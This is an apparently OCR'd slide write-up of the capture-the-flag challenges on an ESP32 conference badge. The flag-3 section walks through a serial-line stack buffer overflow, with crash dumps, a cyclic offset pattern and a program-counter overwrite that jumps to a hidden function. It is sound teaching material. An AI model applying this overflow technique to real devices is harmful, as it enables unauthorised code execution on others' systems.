
About your Badge



- Intercept infrared remote codes
- Play games and unlock challenges
- Over The Air Updating
- Matrixed LED Driver with Audio Reactivity

ESP32 SoC * 4Mb Flash * Real Time Operating System


About your Badge

* Interactive Command Line
* Tag Like Battles
* Make your own light display
* Lo-Fi Tones!
* Puzzles at every level.

* Dual Infrared Transmitters
* Infrared Decoder
* Capacitive touch buttons
* LEDs and audio provide feedback

CTF On Badge Flags : 1

* The Gimme: Connect to UART Via Serial




```
Soldier TC84075F enters the game. [9 lives : 254 health : 1000 ammo]

Welcome to CLI
uart flag: flag{welcome_to_the_8bit_world}
```

CTF On Badge Flags : 2

* Konami Code: Up Up Down Down Left Right Left Right Select on your touch pads:

```
WiFi connected
10:52:1C:5F:07:84
IP address:
192.168.1.103
BadgeBattles Soldier TC84075F locked and loaded @ Monday, May 22 2023 22:52:14
Infrared Lock-On Acheived.  Specturm Scanning:
Attempting BadgeNET connection... connected
Attempting BadgeNET connection... connected
Up
Up
Down
Down
Left
Right
Left
Right
Select
Hadouken! flag{lets_fight!}
```

* Also Enables Developer Mode and Clues to the next two flags

CTF on Badge Flags : 3

* Developer Mode Shows Hidden CLI Commands

```
Welcome to CLI
uart flag: flag{welcome_to_the_8bit_world}
Developer Mode: 1
..
WiFi connected
10:52:1C:5F:07:84
IP address:
192.168.1.103
BadgeBattles Soldier TC84075F locked and loaded @ Monday, May 22 2023 23:00:42
Infrared Lock-On Acheived.  Specturm Scanning:
Attempting BadgeNET connection... connected
help
Available CLI Commands
0x3F4017EF: cmd: test - desc: hello world - cb: 0x400D3424 - hidden: 1
0x3F401800: cmd: help - desc: list commands - cb: 0x400D3520 - hidden: 0
0x3F401813: cmd: brightness - desc: set led brightness [0 - 128] - cb: 0x400D36DC - hidden: 0
0x3F40183B: cmd: delay - desc: set led delay (in ms) [0 - 693] - cb: 0x400D375C - hidden: 0
0x3F401665: cmd: pattern - desc: set led pattern [0 - 6] - cb: 0x400D3644 - hidden: 0
0x3F401877: cmd: reset - desc: reset settings - cb: 0x400D34C0 - hidden: 0
0x3F401892: cmd: flag - desc: print flag - cb: 0x400D3450 - hidden: 1
0x3F401897: cmd: ircode - desc: print last IR code recieved - cb: 0x400D3434 - hidden: 1
```

* flag is a valid command but the parser blocks execution:

```
flag
ERR: Permission denied!
```

CTF on Badge Flags : 3 (cont.)

* The call back addresses (cb:) are the clue: how do we redirect execution to those addresses?

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Guru Meditation Error: Core  1 panic'ed (IllegalInstruction). Exception was unhandled.

Core  1 register dump:
PC      : 0x41414141  PS      : 0x00060b30  A0      : 0x00000000  A1      : 0x3ffb33f0
A2      : 0x3ffc475c  A3      : 0x41414141  A4      : 0x00000001  A5      : 0x3ffc4765
A6      : 0x3f40193c  A7      : 0x00000000  A8      : 0x800d3945  A9      : 0x3f40193c
A10     : 0x3ffc475c  A11     : 0x00000001  A12     : 0x00000000  A13     : 0x00000004
A14     : 0x3ffb34b8  A15     : 0x80000001  SAR     : 0x00000000  EXCCAUSE: 0x00000000
EXCVADDR: 0x00000000  LBEG    : 0x4008a0a8  LEND    : 0x4008a0b2  LCOUNT  : 0x00000000


Backtrace: 0x4141413e:0x3ffb33f0 |<-CORRUPTED
```


* Overflowing the Serial line input we can control both the Program Counter (PC) and an Accumulator Register (A3); 0x41 is ascii ‘A’
* Use a Cyclical Pattern to determine the stack depth:

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
Guru Meditation Error: Core  1 panic'ed (IllegalInstruction). Exception was unhandled.

Core  1 register dump:
PC      : 0x62413462  PS      : 0x00060b30  A0      : 0x00000000  A1      : 0x3ffb33f0
A2      : 0x3ffc475c  A3      : 0x62413462  A4      : 0x00000001  A5      : 0x3ffc4765
```

CTF on Badge Flags : 3 (cont.)


* The PC register controls the next instruction and contains 0x62413462 which is an invalid address and the ASCII characters bA4b from our pattern.
* Calculating the offset of those characters tells us the PC is overwritten 43 characters into the buffer. Appending the flag function call back address (0x400D345) to the buffer writes our address the the PC. Be mindful of endianness, we need to reverse the bytes!
* Entering any command pushes flow to the flag function, printing the flag key before returning flow to the parser:




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAP4
@
flag{byte_fu}
ERR: unknown command 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
```

CTF On Badge Flags : 4

* ircode is the other hidden function that lets you see codes exchanged between the badges.
* Decoder output reveals the Badge IR Codes loosely follow the NEC protocol; payloads are four bytes each
* FLAG is a four letter word. Sending the ascii representation of FLAG (0x464C4147) to the badges will trigger the decoding function to print the flag:



* Transmition can be achieved by reprogramming the badge or using another microcontroller that emits according to the NEC Infrared Transmission Protocol